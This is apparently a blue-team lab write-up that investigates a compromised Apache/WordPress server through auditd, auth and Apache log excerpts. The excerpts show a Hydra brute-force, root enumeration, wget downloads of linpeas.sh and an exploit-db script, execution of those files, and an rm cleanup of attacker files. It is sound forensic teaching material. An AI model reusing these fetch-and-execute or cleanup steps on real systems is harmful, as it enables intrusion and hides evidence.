
CERTIFIED
BLUE TEAM
LEVEL
2

Scenario: A web developer at Mountain Top Solutions discovers anomalous activity on a development server.
He reports unusual activity originating from the private network *10. x.x.x* in the logs on the application development server.
Dwight also added that the server should only be accessed directly from the console or from his laptop via ssh, which is in the network 192.168.1.0/24. Can you investigate this anomaly?
Review different log types and audit rules to determine what is happening.

Considering we have the logs:

1. apache2 access and error logs
2. audit logs
3. auth.log
4. syslog



/home/ubuntu/Desktop/Investigations/logs/

apache_access.csv

auditd.csv


auth.csv

syslog.csv

4 items (196.0 MB), Free space: 12.5 GB

Initial Access:

When we go through Syslog, we can straightforwardly to see the hostname of the infected Apache server is: APPSERV-Chicago



APPSERV-Chicago


Feb 1, 2021 @ 00:00:00.00 → Feb 28, 2021 @ 19:00:01.87

3,559 hits

Feb 1, 2021 @ 00:00:00.000 - Feb 28, 2021 @ 19:00:01.871


```
Feb 4, 2021 @ 10:19:57.000  message: Feb 4 10:19:57 APPSERV-Chicago kernel: [ 2183.888629] audit: type=1300 audit(1612455597.959:75369): arch=c000003e
                            syscall=87 success=yes exit=0 a0=556d09e246f0 a1=7ffe771604a0 a2=7ffe771604a0 a3=1b6 items=2 ppid=1900 pid=11041 auid=1000
                            uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=3 comm="zip" exe="/usr/bin/zip"
                            key="T1107_File_Deletion" @timestamp: Feb 4, 2021 @ 10:19:57.000 timestamp: Feb 4, 2021 @ 10:19:57.000
                            _id: Q9FK7XcBRY7wQjF3-KLG _index: syslog _score: - _type: _doc
```

And, from the apache logs, the suspicious IP that connects to the Apache server is “10.0.2.5” with port “44322”




248,633 hits

10.0.2.5 96.0%



```
Feb 4, 2021 @ 09:57:20.000  message: Feb 4 09:57:20 APPSERV-Chicago sshd[5163]: Connection from 10.0.2.5 port 45146 on 10.0.2.13 port 44322
                            @timestamp: Feb 4, 2021 @ 09:57:20.000 timestamp: Feb 4, 2021 @ 09:57:20.000 _id: eNZN7XcBRY7wQjF3MW5J _index: auth
                            _score: - _type: _doc
```


After this, we go through the Apache_logs, and we can see the attacker used “hydra” to brute-force the password with the “wp_login.php” payload through the HTTP Request POST method.




```
Feb 4, 2021 @ 10:10:04.000  method: POST _raw: 10.0.2.5 - - [04/Feb/2021:10:10:04 -0600] "POST /blog/wp-login.php HTTP/1.0" 200 3673 "-" "Mozilla/5.0
(Hydra)" @timestamp: Feb 4, 2021 @ 10:10:04.000 bytes: 3,673 clientip: 10.0.2.5 file: wp-login.php ident: - referer: -
req_time: Feb 4, 2021 @ 16:10:04.000 root: blog status: 200 t: Feb 4, 2021 @ 10:10:04.000 timestamp: Feb 4, 2021 @
10:10:04.000 uri: /blog/wp-login.php uri_path: /blog/wp-login.php user: - useragent: Mozilla/5.0 (Hydra)
version: HTTP/1.0 _id: T9FI7XcBRY7wQjF3yJTE _index: apache_logs _score: - _type: _doc
```

Execution&Enumeration:

Once the attacker got into the Apache server, executed many commands such as “grep”, “mktemp”, “awk”, “ls”, “cat” for getting more internal information.



```
a1=5629d54dfe20 a2=5629d54de150 a3=5629d54d3010 items=2 ppid=2039 pid=2040 auid=4294967295 uid=0 gid=0 euid=0 suid=0
fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="mktemp" exe="/bin/mktemp" key="T1078_Valid_Accounts"
ARCH=x86_64 SYSCALL=execve AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root"
FSGID="root" @timestamp: Feb 4, 2021 @ 09:49:03.979 key: T1078_Valid_Accounts timestamp: Feb 4, 2021 @ 09:49:03.979

Feb 4, 2021 @ 09:49:03.983  message: type=SYSCALL msg=audit(1612453743.983:2326): arch=c000003e syscall=59 success=yes exit=0 a0=5629d54e36f0
a1=5629d54e2120 a2=5629d54de150 a3=1b6 items=2 ppid=2039 pid=2042 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0
sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="awk" exe="/usr/bin/mawk" key="T1078_Valid_Accounts"ARCH=x86_64
SYSCALL=execve AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
@timestamp: Feb 4, 2021 @ 09:49:03.983 key: T1078_Valid_Accounts timestamp: Feb 4, 2021 @ 09:49:03.983 type: SYSCALL

Feb 4, 2021 @ 09:49:03.987  message: type=SYSCALL msg=audit(1612453743.987:2328): arch=c000003e syscall=59 success=yes exit=0 a0=5629d54e2080
a1=5629d54e3b60 a2=5629d54de150 a3=8 items=2 ppid=2043 pid=2045 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0
sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="grep" exe="/bin/grep" key="T1078_Valid_Accounts"ARCH=x86_64 SYSCALL=execve
AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
@timestamp: Feb 4, 2021 @ 09:49:03.987 key: T1078_Valid_Accounts timestamp: Feb 4, 2021 @ 09:49:03.987 type: SYSCALL
```



```
> Feb 4, 2021 @ 09:49:03.987  message: type=SYSCALL msg=audit(1612453743.987:2327): arch=c000003e syscall=59 success=yes exit=0 a0=5629d54e1610
                              a1=5629d54dfda0 a2=5629d54de150 a3=5629d54d3010 items=2 ppid=2043 pid=2044 auid=4294967295 uid=0 gid=0 euid=0 suid=0
                              fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="ls" exe="/bin/ls" key="T1078_Valid_Accounts"ARCH=x86_64
                              SYSCALL=execve AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
                              @timestamp: Feb 4, 2021 @ 09:49:03.987 key: T1078_Valid_Accounts timestamp: Feb 4, 2021 @ 09:49:03.987 type: SYSCALL
> Feb 4, 2021 @ 09:49:03.991  message: type=SYSCALL msg=audit(1612453743.991:2329): arch=c000003e syscall=59 success=yes exit=0 a0=5629d54e1470
                              a1=5629d54e36f0 a2=5629d54de150 a3=8 items=2 ppid=2041 pid=2046 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0
                              sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="cat" exe="/bin/cat" key="T1078_Valid_Accounts"ARCH=x86_64 SYSCALL=execve
                              AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
                              @timestamp: Feb 4, 2021 @ 09:49:03.991 key: T1078_Valid_Accounts timestamp: Feb 4, 2021 @ 09:49:03.991 type: SYSCALL
> Feb 4, 2021 @ 09:49:03.995  message: type=SYSCALL msg=audit(1612453743.995:2330): arch=c000003e syscall=59 success=yes exit=0 a0=5629d54e3750
                              a1=5629d54e2450 a2=5629d54de150 a3=1b6 items=2 ppid=2039 pid=2047 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0
                              sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="cmp" exe="/usr/bin/cmp" key="T1078_Valid_Accounts"ARCH=x86_64 SYSCALL=execve
```


Privilege Escalation:

We can use the query "curl" or "wget" to see what files the attacker downloaded.

LinePEAS is a common way for Linux escalating privilege.


Downloaded file "linpeas.sh"

Source here




```
> Feb 4, 2021 @ 10:08:13.575  message: type=PATH msg=audit(1612454893.575:46061): item=0 name="/usr/bin/wget" inode=1485 dev=08:01 mode=0100755 ouid=0
                              ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
                              @timestamp: Feb 4, 2021 @ 10:08:13.575 timestamp: Feb 4, 2021 @ 10:08:13.575 type: PATH _id: zNRM7XcBRY7wQjF3aFdm
                              _index: auditd _score:  - _type: _doc
> Feb 4, 2021 @ 10:08:13.575  message: type=EXECVE msg=audit(1612454893.575:46061): argc=2 a0="wget" a1="https://raw.githubusercontent.com/carlospolop
                              /privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh" @timestamp: Feb 4, 2021 @ 10:08:13.575
                              timestamp: Feb 4, 2021 @ 10:08:13.575 type: EXECVE _id: zdRM7XcBRY7wQjF3aFdm _index: auditd _score:  - _type: _doc
```

Apart from that, we also can see the “49512.py” and “btlo.zip” downloaded files.



```
> Feb 4, 2021 @ 10:08:13.575  message: type=EXECVE msg=audit(1612454893.575:46061): argc=2 a0="wget" a1="https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-
                              scripts-suite/master/linPEAS/linpeas.sh" @timestamp: Feb 4, 2021 @ 10:08:13.575 timestamp: Feb 4, 2021 @ 10:08:13.575 type: EXECVE
                              _id: zdRM7XcBRY7wQjF3aFdm _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:08:17.123  message: type=EXECVE msg=audit(1612454897.123:46258): argc=2 a0="bash" a1="linpeas.sh" @timestamp: Feb 4, 2021 @ 10:08:17.123 timestamp: Feb 4, 2021
                              @ 10:08:17.123 type: EXECVE _id: 4NRM7XcBRY7wQjF3aVqN _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:11:45.792  message: type=EXECVE msg=audit(1612455105.792:72502): argc=3 a0="ls" a1="-l" a2="/tmp/linpeas.sh" @timestamp: Feb 4, 2021 @ 10:11:45.792
                              timestamp: Feb 4, 2021 @ 10:11:45.792 type: EXECVE _id: JdZM7XcBRY7wQjF3pDpE _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:18:47.319  message: type=EXECVE msg=audit(1612455527.319:75210): argc=5 a0="rm" a1="49521.py" a2="btlo.zip" a3="fakepasswd" a4="linpeas.sh" @timestamp: Feb 4,
                              2021 @ 10:18:47.319 timestamp: Feb 4, 2021 @ 10:18:47.319 type: EXECVE _id: UtZM7XcBRY7wQjF3q2uH _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:18:47.339  message: type=PATH msg=audit(1612455527.339:75214): item=1 name="linpeas.sh" inode=1307 dev=08:01 mode=0100664 ouid=1001 ogid=1001 rdev=00:00
                              nametype=DELETE cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="vagrant" OGID="vagrant" @timestamp: Feb 4, 2021 @ 10:18:47.339 timestamp: Feb
                              4, 2021 @ 10:18:47.339 type: PATH _id: YdZM7XcBRY7wQjF3q2uH _index: auditd _score: - _type: _doc
```

The 49521.py is downloaded from exploit-db website, and if we look into this 49521.py and query this, we can see attackers executed it via python3




```
49521.py and https
```

1 hit

Feb 1, 2021 @ 00:00:00.000 - Feb 5, 2021 @ 19:00:01.871


```
> Feb 4, 2021 @ 10:12:50.408  message: type=EXECVE msg=audit(1612455170.408:75044): argc=2 a0="wget" a1="https://www.exploit-db.com/download/49521" @timestamp: Feb 4,
                              10:12:50.408 timestamp: Feb 4, 2021 @ 10:12:50.408 type: EXECVE _id: 3tZM7XcBRY7wQjF3q2iG _index: auditd _score: - _type: _doc
```



```
> Feb 4, 2021 @ 10:12:50.408  message: type=EXECVE msg=audit(1612455170.408:75044): argc=2 a0="wget" a1="https://www.exploit-db.com/download/49521" @timestamp: Feb 4, 2021 @ 10:12:50.408 timestamp: Feb 4, 202
                              @ 10:12:50.408 type: EXECVE _id: 3tZM7XcBRY7wQjF3q2iG _index: auditd _score: - _type: _doc

> Feb 4, 2021 @ 10:13:02.824  message: type=EXECVE msg=audit(1612455182.824:75052): argc=3 a0="mv" a1="49521" a2="49521.py" @timestamp: Feb 4, 2021 @ 10:13:02.824 timestamp: Feb 4, 2021 @ 10:13:02.824
